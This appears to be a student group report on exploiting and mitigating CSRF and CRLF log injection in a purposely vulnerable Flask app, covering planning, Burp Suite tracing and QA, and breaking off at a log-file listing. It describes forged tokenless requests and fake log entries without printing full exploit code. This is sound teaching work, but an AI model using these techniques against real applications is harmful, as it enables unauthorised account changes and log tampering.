

# **ISEC3004 Assignment 01**

## **Report**

**Web Security Vulnerability Analysis**

**Group 13**

**Curtin University**

**Prepared by:**

**Oshadhi Sadinya Alahapperuma : 22169585**

**Elizabeth Kristina Motha : 22396545**

**I. G. N. Bhagya Wijenanda : 22716509**

**Arindi Dulanya Liyanage : 23080234**

**N.D. Ameli Jithmini : 22520933**

**Due Date: 09 / 10 / 2026**

# Contents

|                                                                          |    |
|--------------------------------------------------------------------------|----|
| List of Tables .....                                                     | 4  |
| List of Figures.....                                                     | 4  |
| Executive Summary.....                                                   | 6  |
| 1. Introduction .....                                                    | 7  |
| 1.1 Project Overview and Objectives.....                                 | 7  |
| 1.2 Scope of Security Analysis .....                                     | 7  |
| 1.3 Report Structure .....                                               | 8  |
| 2. Team Organization and Project Management.....                         | 8  |
| 2.1 Team Roles and Responsibilities (Work Breakdown).....                | 8  |
| 2.2 Project Schedule and Milestones (Gantt Chart).....                   | 10 |
| 2.3 Task Allocation and Progress Monitoring (GitHub Projects Board)..... | 13 |
| 2.4 Version Control and Collaborative Coding Workflow .....              | 14 |
| 2.5 Quality Assurance (QA) and Testing Strategy.....                     | 15 |
| 2.6 Meeting Minutes and Communication Log .....                          | 16 |
| 3. Vulnerability 1: Cross-Site Request Forgery (CSRF) .....              | 17 |
| 3.1 Identification and Significance of CSRF.....                         | 17 |
| 3.2 Vulnerable Code Implementation and Risk Explanation.....             | 19 |
| 3.3 Exploitation Procedure and Step-by-Step Execution.....               | 21 |
| 3.4 Impact Analysis of Successful Attack.....                            | 24 |
| 3.5 Detection and Tracing (Burp Suite Evidence).....                     | 25 |
| 3.6 Interpretation of Tracing Evidence.....                              | 27 |
| 3.7 Mitigation Strategy: Synchronizer Token Pattern .....                | 28 |
| 3.8 Verification of Mitigation Effectiveness .....                       | 30 |
| 4. Vulnerability 2: Log Injection .....                                  | 32 |
| 4.1 Identification and Significance of Log Injection .....               | 32 |
| 4.2 Vulnerable Code Implementation and Risk Explanation.....             | 33 |
| 4.3 Exploitation Procedure and Step-by-Step Execution.....               | 35 |
| 4.3.1 The CRLF Payload .....                                             | 35 |
| 4.3.2 Step-by-Step Execution .....                                       | 35 |
| 4.3.3 Evidence of Successful Exploitation.....                           | 37 |

|                                                                                                                                                                                                                                               |    |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 4.4 Impact Analysis of Forged Logs .....                                                                                                                                                                                                      | 37 |
| 4.5 Detection and Tracing (Application Log Evidence and Burp Suite Evidence) .....                                                                                                                                                            | 38 |
| 4.6 Interpretation of Tracing Evidence.....                                                                                                                                                                                                   | 42 |
| 4.7 Mitigation Strategy: Input Sanitization .....                                                                                                                                                                                             | 44 |
| 4.8 Verification of Mitigation Effectiveness .....                                                                                                                                                                                            | 46 |
| 5. Discussion and Conclusion .....                                                                                                                                                                                                            | 50 |
| 5.1 Security Best Practices and Lessons Learned .....                                                                                                                                                                                         | 50 |
| 5.2 Overall Project Conclusion.....                                                                                                                                                                                                           | 51 |
| 6.References .....                                                                                                                                                                                                                            | 52 |
| 7. Appendices .....                                                                                                                                                                                                                           | 53 |
| Note: The complete source code, commit history, branch details, and original documentation files (including Meeting Minutes and QA Checklists) are maintained in our public GitHub repository for full transparency and version control. .... | 53 |
| GitHub Repository Link: .....                                                                                                                                                                                                                 | 53 |
| Appendix A: Complete Vulnerable Source Code (with Comments) .....                                                                                                                                                                             | 53 |
| Appendix B: Complete Mitigated Source Code .....                                                                                                                                                                                              | 56 |
| Appendix C: QA Testing Checklists (CSRF & Log Injection).....                                                                                                                                                                                 | 59 |
| Appendix D: Detailed Meeting Minutes (Weeks 8, 9, 10) .....                                                                                                                                                                                   | 62 |
| Appendix E: Effort Estimation Table .....                                                                                                                                                                                                     | 66 |

## List of Tables

|                                                                   |    |
|-------------------------------------------------------------------|----|
| TABLE 1 Team Work Breakdown Structure .....                       | 9  |
| TABLE 2 Project Schedule and Milestones.....                      | 11 |
| TABLE 3 Meeting Scheduling and Outcomes.....                      | 16 |
| TABLE 4 Impact Analysis and Successful Attack Demonstration ..... | 23 |
| TABLE 5 Summarized Impact Analysis of Forged Logs .....           | 37 |

## List of Figures

|                                                                                                                                  |    |
|----------------------------------------------------------------------------------------------------------------------------------|----|
| Fig. 1. Project Gantt Chart .....                                                                                                | 12 |
| Fig. 2. Organized Repository Structure .....                                                                                     | 13 |
| Fig. 3. Burn Up Chart .....                                                                                                      | 13 |
| Fig. 4. CSRF Mitigation Testing.....                                                                                             | 15 |
| Fig. 5. Log Injection Mitigation Testing .....                                                                                   | 15 |
| Fig. 6. CSRF Attack Flow.....                                                                                                    | 17 |
| Fig. 7. Access the application & Login.....                                                                                      | 20 |
| Fig. 8. Open Malicious Webpage.....                                                                                              | 21 |
| Fig. 9. The vulnerable application changes the email.....                                                                        | 22 |
| Fig. 10. Successful exploitation verification.....                                                                               | 22 |
| Fig. 11. User profile before CSRF exploitation showing the original email address .....                                          | 24 |
| Fig. 12. User profile after successful CSRF exploitation showing the unauthorized email change .....                             | 25 |
| Fig. 13. Burp Suite trace of vulnerable POST request containing attacker-controlled email value without a CSRF token .....       | 25 |
| Fig. 14: Burp Suite capture of legitimate state-changing request containing valid CSRF token .....                               | 26 |
| Fig. 15. Server-side verification of a legitimate request containing a valid CSRF token.....                                     | 28 |
| Fig. 16. Successful legitimate email change after implementation of CSRF protection .....                                        | 28 |
| Fig. 17. Burp Suite Repeater verification showing the malicious tokenless request rejected with HTTP 403 Forbidden .....         | 30 |
| Fig. 18. Server-side trace showing detection and rejection of the malicious request due to a missing or invalid CSRF token ..... | 30 |
| Fig. 19. User profile after blocked attack, confirming the legitimate email address remained unchanged .....                     | 31 |
| Fig. 20. Submit Feedback Interface .....                                                                                         | 33 |
| Fig. 21. Python log_injection_exploit.py implementation.....                                                                     | 35 |
| Fig. 22. Successful Exploitation Evidence .....                                                                                  | 36 |
| Fig. 23. Normal feedback recorded as a single legitimate application log entry .....                                             | 37 |
| Fig. 24. Execution of Python Log Injection Exploitation Script .....                                                             | 38 |
| Fig. 25. Vulnerable server trace produced while processing Python CRLF payload .....                                             | 38 |
| Fig. 26. Separate forged warning entry in vulnerable application log .....                                                       | 39 |

|                                                                                                     |    |
|-----------------------------------------------------------------------------------------------------|----|
| Fig. 27. Burp Suite intercepted authenticated feedback request .....                                | 39 |
| Fig. 28. URL-encoded CRLF payload inserted into the intercepted comment .....                       | 40 |
| Fig. 29. Malicious Burp Suite request accepted by vulnerable application.....                       | 40 |
| Fig. 30. Forged warning entry produced by URL-encoded Burp Suite payload .....                      | 41 |
| Fig. 31. Normal feedback entered in security-enhanced application.....                              | 45 |
| Fig. 32. Normal feedback accepted by security-enhanced application.....                             | 46 |
| Fig. 33. Normal feedback recorded as a single entry in app_mitigated.log.....                       | 46 |
| Fig. 34. Original Python Log Injection exploit executed against security-enhanced application ..... | 46 |
| Fig. 35. Mitigated server trace displaying neutralized CRLF characters .....                        | 47 |
| Fig. 36. Python CRLF payload safely inside one physical log entry .....                             | 47 |
| Fig. 37. URL-encoded CRLF payload submitted to security-enhanced application using Burp Suite ..... | 47 |
| Fig. 38. Burp Suite payload processed successfully using secure log handling .....                  | 48 |
| Fig. 39. Burp Suite CRLF payload neutralized within a single application log entry .....            | 48 |

# Executive Summary

This report outlines the results, technical analysis, and findings from the ISEC3004 Assignment 1, which dealt with the practical process of vulnerability exploitation, identification, mitigation, and detection for the web applications. In particular, the project covered two very important and serious vulnerabilities: Cross-Site Request Forgery (CSRF) and Log Injection (CRLF injection).

In order to carry out the analysis in a controlled environment, a specially designed Flask-based vulnerable web application was created. The team successfully performed specific exploits in order to show the impact of these vulnerabilities through unauthorized state changes and the forgery of the logs. The forensic data for the attack was obtained through network analysis tools (Burp Suite) and application logs.

After the exploiting stage, the project progressed to implement effective industry-recognized mitigation approaches. Synchronizer Token Pattern was effectively used to mitigate the CSRF attack, while input sanitization was put in place to mitigate Log Injection. Effective Quality Assurance (QA) testing, especially negative testing with command-line tools, confirmed the success of the mentioned mitigation efforts, as the exploits that were successful before were no longer possible to launch due to their failure in penetrating the system.

The project was performed over the course of six weeks by a team of five members using an efficient Agile-based methodology. GitHub Projects tool was used to assign tasks and a feature-branching Git workflow was applied to ensure proper code integration. This project is an example of the entire process of managing vulnerabilities in websites and its importance in the software development life cycle.

# 1. Introduction

## 1.1 Project Overview and Objectives

Web applications are integral to contemporary digital infrastructure and may process confidential data of the users and perform vital business processes. At times, this complexity makes web applications vulnerable to exploitation by malicious actors. The purpose of this project, undertaken as part of the ISEC3004 unit, is to exploit and defend against the following two critical web application vulnerabilities: CSRF and CRLF injection.

**The key aims of this project include:**

- Analysis of two commonly occurring web vulnerabilities according to standards in the field, such as OWASP Top 10 and Common Weakness Enumeration (CWE).
- Creation of a purposefully vulnerable web application using Flask technology as a demonstration of the aforementioned weaknesses.
- Creation of exploit payloads which will show how such vulnerabilities may be exploited in the real world.
- Collection of forensic data from network traces (Burp Suite) and log files which will allow us to detect and analyze attacks.
- Implementation of standard techniques for protection against the aforementioned vulnerabilities (Synchronizer Token Pattern and Input Sanitization).
- Demonstration of the efficiency of said techniques through Quality Assurance (QA) testing.
- Documentation of the entire process in the report, thereby proving technical and professional competence in managing the project.
- This project was conducted by a team of five people on a predetermined schedule according to an Agile-inspired process flow.

## 1.2 Scope of Security Analysis

The scope of the security analysis is intentionally limited to only two types of vulnerabilities to enable detailed exploration rather than a cursory examination of various issues.

**In Scope:**

Cross Site Request Forgery (CSRF - CWE-352): Examination of a vulnerable state changing activity (email update) without CSRF tokens, creation of a malicious exploit HTML payload, tracing at network level by using Burp Suite, and protection via Synchronizer Token Pattern.

Log Injection (CRLF Injection – CWE-117): Exploration of user input concatenation within the Python logging module, creation of a CRLF payload (`\r\n`) to create fake administrative log entries, examination of the corrupted logs, and protection via sanitizing input.

**Out of Scope:**

Other Top 10 vulnerabilities from OWASP are out of scope for this analysis.

Deployment in production environment, threat modeling, and full-fledged user authentication mechanism are not in scope of this academic assignment. The application uses a single hard-coded demo user (student).

## 1.3 Report Structure

The report is divided into coherent sections in a manner that facilitates easy flow from the point of identifying vulnerabilities to their mitigation and verification. This division helps to incorporate contributions from all team members:

**Section 1 – Introduction:** Gives information on the project, the goals, its scope and the format of this report.

**Section 2 – Team Organization and Project Management:** Provides details on team organization, project management (Gantt Chart), task distribution (GitHub Projects Board), QA plan, and communication (Meeting Minutes). (Author: Sadinya)

**Section 3 – Vulnerability 1: Cross-Site Request Forgery (CSRF):**

**3.1 to 3.4:** Identifying the vulnerability, implementation of the code causing the vulnerability, exploiting the vulnerability, and impact of the vulnerability. (Author: Kristina)

**3.5 to 3.8:** Detecting and tracing the vulnerability (Burp Suite evidence), interpreting it, mitigation technique used (Synchronizer Token Pattern), and verification. (Author: Ameli)

**Section 4 – Vulnerability 2: Log injection**

**4.1 to 4.4 –** Identification of vulnerability, implementation of code that is vulnerable, exploitation of the vulnerability, and analysis of impact of forging logs. (Author: Bhagya)

**4.5 to 4.8 –** Detection & Trace, Application Log Evidence, Interpretation, Mitigation technique (Input sanitization), and proof of effectiveness of mitigation. (Author: Arindi)

**Section 5 – Discussion and Conclusion –** Overview of security best practices, lessons learnt, and overall project conclusions. (Author: Sadinya)

**Section 6 – References –** Includes all literature and industry citations used in the report.

**Section 7 – Appendices –** Includes additional information such as source code, QA test checklist, meeting minutes, and effort estimation table.

## 2. Team Organization and Project Management

### 2.1 Team Roles and Responsibilities (Work Breakdown)

The execution of the project involved a team of five people with clearly demarcated roles according to the Work Breakdown Structure (WBS) specified on the GitHub Projects Board. This facilitated accountability, concurrent execution, and efficient distribution of tasks among all six phases of the project. All tasks were assigned Task IDs for effective traceability purposes.

**TABLE 1**  
Team Work Breakdown Structure

| Task ID                                                     | Task Title                                                      | Assignee | Labels                            |
|-------------------------------------------------------------|-----------------------------------------------------------------|----------|-----------------------------------|
| <b>Phase 1 – Setup &amp; Research (Sept 18–20)</b>          |                                                                 |          |                                   |
| 1                                                           | Setup GitHub repo, Projects board & branches                    | Sadinya  | Management                        |
| 2                                                           | Create Gantt chart / milestone schedule                         | Sadinya  | Management                        |
| 3                                                           | Record Meeting Minutes – Week 8 (Planning)                      | Sadinya  | Management                        |
| 4                                                           | Research CSRF vulnerability (OWASP, theory)                     | Kristina | Research, CSRF                    |
| 5                                                           | Research Log Injection vulnerability (OWASP, theory)            | Bhagya   | Research, Log Injection           |
| 6                                                           | Install & test Burp Suite setup                                 | Ameli    | Research, CSRF                    |
| 7                                                           | Test logging tools & log file analysis                          | Arindi   | Research, Log Injection           |
| <b>Phase 2 – Vulnerable Code Development (Sept 21–23)</b>   |                                                                 |          |                                   |
| 8                                                           | Write CSRF vulnerable code (profile update without token)       | Kristina | Coding, Vulnerable, CSRF          |
| 9                                                           | Create CSRF exploit payload (malicious HTML form)               | Kristina | Exploit, CSRF                     |
| 10                                                          | Write vulnerable logging code (direct user input concatenation) | Bhagya   | Coding, Vulnerable, Log Injection |
| 11                                                          | Create Log Injection CRLF payload (r\n injection)               | Bhagya   | Exploit, Log Injection            |
| 12                                                          | Integrate both vulnerabilities into single Flask app            | Sadinya  | Integration, Coding               |
| 13                                                          | Write README.md with setup instructions                         | Sadinya  | Integration, Management           |
| <b>Phase 3 – Exploit &amp; Tracing (Sept 24–26)</b>         |                                                                 |          |                                   |
| 14                                                          | Capture CSRF traces using Burp Suite (screenshots)              | Ameli    | Tracing, CSRF                     |
| 15                                                          | Capture Log Injection traces from app.log (screenshots)         | Arindi   | Tracing, Log Injection            |
| 16                                                          | Interpret CSRF evidence & link to vulnerability                 | Ameli    | Tracing, Report, CSRF             |
| 17                                                          | Interpret Log Injection evidence & link to vulnerability        | Arindi   | Tracing, Report, Log Injection    |
| 18                                                          | Record Meeting Minutes – Week 9 (Exploit Review)                | Sadinya  | Management                        |
| <b>Phase 4 – Mitigation &amp; Verification (Sept 27–30)</b> |                                                                 |          |                                   |
| 19                                                          | Implement CSRF mitigation (Synchronizer Token Pattern)          | Ameli    | Mitigation, CSRF                  |
| 20                                                          | Implement Log Injection mitigation (input sanitization)         | Arindi   | Mitigation, Log Injection         |

|                                           |                                                                          |                  |                             |
|-------------------------------------------|--------------------------------------------------------------------------|------------------|-----------------------------|
| 21                                        | Test CSRF mitigation – verify attack fails (403 Forbidden)               | Ameli            | Testing, QA, CSRF           |
| 22                                        | Test Log Injection mitigation – verify sanitized logs                    | Arindi           | Testing, QA, Log Injection  |
| 23                                        | Create QA Testing Checklist for CSRF                                     | Ameli            | QA, CSRF                    |
| 24                                        | Create QA Testing Checklist for Log Injection                            | Arindi           | QA, Log Injection           |
| 25                                        | Merge all mitigation branches into main                                  | Sadinya          | Integration, QA             |
| <b>Phase 5 – Report Writing (Oct 1–4)</b> |                                                                          |                  |                             |
| 26                                        | Write Report: CSRF Overview + Vulnerable Code + Exploit                  | Kristina         | Report, CSRF                |
| 27                                        | Write Report: CSRF Detection, Tracing, Mitigation, Verification          | Ameli            | Report, CSRF                |
| 28                                        | Write Report: Log Injection Overview + Vulnerable Code + Exploit         | Bhagya           | Report, Log Injection       |
| 29                                        | Write Report: Log Injection Detection, Tracing, Mitigation, Verification | Arindi           | Report, Log Injection       |
| 30                                        | Write Report: Introduction + Team Organisation + Conclusion              | Sadinya          | Report, Management          |
| 31                                        | Write Report: Project Management Evidence (screenshots)                  | Sadinya          | Report, Management          |
| 32                                        | Format & proofread final report                                          | Sadinya          | Report, QA                  |
| 33                                        | Record Meeting Minutes – Week 10 (Report Review)                         | Sadinya          | Management                  |
| Phase 6                                   | Presentation & Submission (Oct 5–7)                                      |                  |                             |
| 34                                        | Create presentation slides (CSRF section)                                | Kristina & Ameli | Presentation, CSRF          |
| 35                                        | Create presentation slides (Log Injection section)                       | Bhagya & Arindi  | Presentation, Log Injection |
| 36                                        | Create PM & QA evidence slides                                           | Sadinya          | Presentation, Management    |
| 37                                        | Rehearse live demonstration (all 5 members)                              | All Members      | Presentation, Demo          |
| 38                                        | Final submission – Report + Code ZIP                                     | Sadinya          | Management                  |

## 2.2 Project Schedule and Milestones (Gantt Chart)

The implementation of the project took place within a carefully planned six-week period from September 18 to October 7, 2026. In order to be able to deliver the project on time, manage resources efficiently, and keep track of dependencies, a detailed project schedule was developed right at the beginning of the project. It was planned within six phases.

In order to follow the schedule strictly, the project used both a Gantt chart and the Milestones in the GitHub Issues tab.

**TABLE 2**  
Project Schedule and Milestones

| Phase | Milestone Title             | Duration     | Associated Task IDs | Key Deliverables                                                                                                                                                     |
|-------|-----------------------------|--------------|---------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1     | Setup & Research            | Sept 18 – 20 | Tasks 1 – 7         | GitHub repository setup, Gantt chart, Week 8 Meeting Minutes, OWASP vulnerability research, and tool installation (Burp Suite, logging tools).                       |
| 2     | Vulnerable Code Development | Sept 21 – 23 | Tasks 8 – 13        | CSRF and Log Injection vulnerable code implementation, exploit payloads (HTML and CRLF), integrated Flask application, and README.md.                                |
| 3     | Exploit & Tracing           | Sept 24 – 26 | Tasks 14 – 18       | Burp Suite network traces (CSRF), application log traces (Log Injection), evidence interpretation, and Week 9 Meeting Minutes.                                       |
| 4     | Mitigation & Verification   | Sept 27 – 30 | Tasks 19 – 25       | Implementation of Synchronizer Token Pattern (CSRF) and input sanitization (Log Injection), QA testing checklists, and merging mitigation branches into main.        |
| 5     | Report Writing              | Oct 1 – 4    | Tasks 26 – 33       | Drafting of all report sections (CSRF and Log Injection analysis, PM evidence, Introduction, and Conclusion), formatting, proofreading, and Week 10 Meeting Minutes. |
| 6     | Presentation & Submission   | Oct 5 – 7    | Tasks 34 – 38       | Creation of presentation slides, rehearsal of the live demonstration, and final submission of the Report and Code ZIP.                                               |




Fig. 1. Project Gantt Chart

Note: The high-resolution original Gantt Chart document is available in the docs/ directory of the project's GitHub repository.

### GitHub Link:

[https://github.com/oshadhisadiny/ISEC3004\\_Assignment1\\_Group13/blob/main/docs/ISEC3004\\_Assignment01\\_Gantt%20Chart.xlsx](https://github.com/oshadhisadiny/ISEC3004_Assignment1_Group13/blob/main/docs/ISEC3004_Assignment01_Gantt%20Chart.xlsx)

Note: The live Gantt chart is also accessible via the team's shared OneDrive folder.

### OneDrive Link:

[https://curtin-my.sharepoint.com/:x/g/personal/22520933\\_student\\_curtin\\_edu\\_au/IQBbfxVy9eX6RKgrI\\_rUWy6AZWp7v4CccvyXQHwKDRwS0M](https://curtin-my.sharepoint.com/:x/g/personal/22520933_student_curtin_edu_au/IQBbfxVy9eX6RKgrI_rUWy6AZWp7v4CccvyXQHwKDRwS0M)

### Milestone Tracking on GitHub:

In addition to the graphical Gantt chart, the schedule of the project was very stringently followed by use of the Milestones option within the Issues page on GitHub. The milestone for each one of the six phases had been created separately as a different GitHub Milestone with a strict deadline (as indicated in Table 2 above). This made sure that the Integration Lead (Sadinya) could monitor all the 38 tasks being worked on in real time.

## 2.3 Task Allocation and Progress Monitoring (GitHub Projects Board)

To ensure effective transparency and efficiency in managing tasks, the team used GitHub Projects as the main tool to track all 38 tasks that were allocated to the project. These tasks were distributed among three columns: To Do, In Progress, Testing /QA and Done.

### Labeling System:

A complete labeling system was adopted for organizing the tasks properly and identifying their types and focus on vulnerability:

- Workflow Labels: Research , Coding , Vulnerable , Exploit , Tracing , Mitigation , Testing , QA , Integration , Report , Presentation , Management , Demo .
- Domain Labels: csrf , log-injection .

### Branching System:

For avoiding merge conflicts, the team followed a professional Git workflow for the project:

1. Feature branches were developed for separate development purposes (for example, feature/csrf-vulnerable, feature/log-injection-vulnerable, feature/integration, feature/csrf-mitigation, feature/log-injection-mitigation).
2. Every code change was merged to the main branch using Pull Requests (PRs).

|                |                                                                                                                    |             |
|----------------|--------------------------------------------------------------------------------------------------------------------|-------------|
| docs           | Reconcile log-injection exploit and report with integrated app                                                     | 5 days ago  |
| evidence       | Added CSRF demonstration evidence                                                                                  | yesterday   |
| exploits       | Merge branch 'main' of <a href="https://github.com/oshadhisadinya/1...">https://github.com/oshadhisadinya/1...</a> | 5 days ago  |
| mitigated_app  | Fix HTML syntax error in mitigated app                                                                             | 3 days ago  |
| vulnerable_app | Add standalone Log Injection vulnerable app                                                                        | 5 days ago  |
| .gitignore     | Add .gitignore file for Python and Flask projects                                                                  | 2 weeks ago |
| README.md      | Create README.md file                                                                                              | 3 days ago  |

Fig. 2. Organized Repository Structure




Fig. 3. Burnup Chart

Note: The live GitHub Projects Board, which tracks all 38 allocated tasks, custom labels, and the Insights Burndown Chart, is publicly accessible via the following link.

**GitHub Projects Board Link:**

<https://github.com/users/oshadhisadinya/projects/3/views/1>

**GitHub Burn up Chart Link:**

<https://github.com/users/oshadhisadinya/projects/3/insights>

## 2.4 Version Control and Collaborative Coding Workflow

In order to collaborate smoothly and avoid any code conflict between the five team members, we followed a strict professional Git workflow on GitHub. Rather than work in the master branch, every team member implemented his/her own tasks in separate feature branches (for example feature/csrf-vulnerable and feature/log-injection-mitigation).

When one member finished his/her coding task (for example Task 12: Integration or Task 25: Merging mitigations), he/she committed his/her changes in the corresponding feature branch and created a Pull Request (PR) on GitHub. By doing that, other team members were able to review his/her code to make sure that it did not break any functionality and fulfilled the requirements of the project.

This collaborative methodology together with clear commit messages with task ids (for example "Task 19: Implement CSRF mitigation") gave a full traceability of the entire project development life cycle.

## 2.5 Quality Assurance (QA) and Testing Strategy

An effective and efficient two-step Quality Assurance (QA) process was employed to verify both the existence of the vulnerabilities and the effectiveness of the mitigation measures applied. To make sure that the testing process is consistent and can be reproduced, a formal QA Testing Checklists was prepared before conducting the tests.

### QA Checklists Development (Tasks 23 & 24)

In order to have a standard quality of testing, Ameli prepared a QA Testing Checklist for CSRF (Task 23), while Arindi prepared another one for Log Injection (Task 24). The checklists contain the test case scenarios, payload to be used, expected behavior of the system, and pass/fail criteria for both vulnerability and mitigated state of the application.

### Stage 1: Vulnerability Verification (Phase 3)

Prior to implementing the security patches, the payload exploits (the malicious HTML form for the CSRF vulnerability and the CRLF injection payload for the Log Injection vulnerability) were delivered to the vulnerable application. The test showed that the email could be altered without user's permission and log injection could be done effectively.

### Stage 2: Mitigation Verification (Phase 4)

Following implementation of security patches, the approach to negative testing was used in order to verify successful blocking of the attacks.

### CSRF Mitigation Testing (Task 21 - Ameli):

Synchronizer Token Pattern was verified using a forged POST request sent to the /change-email endpoint without a CSRF token. According to the QA checklist, this request should be rejected by the server. This was successfully accomplished, and the system identified the lack of the token and responded with HTTP 403 Forbidden status code.




Fig. 4. CSRF Mitigation Testing

## Log Injection Mitigation Testing (Task 22 - Arindi):

Input sanitization mitigation was verified by sending the CRLF payload (\r\n) through the feedback form. The QA checklist stated that the structure of the log file had to stay the same. It has been confirmed that the harmful control characters were filtered out. The "Fake Admin Login" text showed up on the very same physical line as the regular feedback, which means that the log forgery attempt was thwarted.

```
student@ccscsp:~/JSEC3004_Assignment1_Group13/mitigated_app$ cat app_mitigated.log
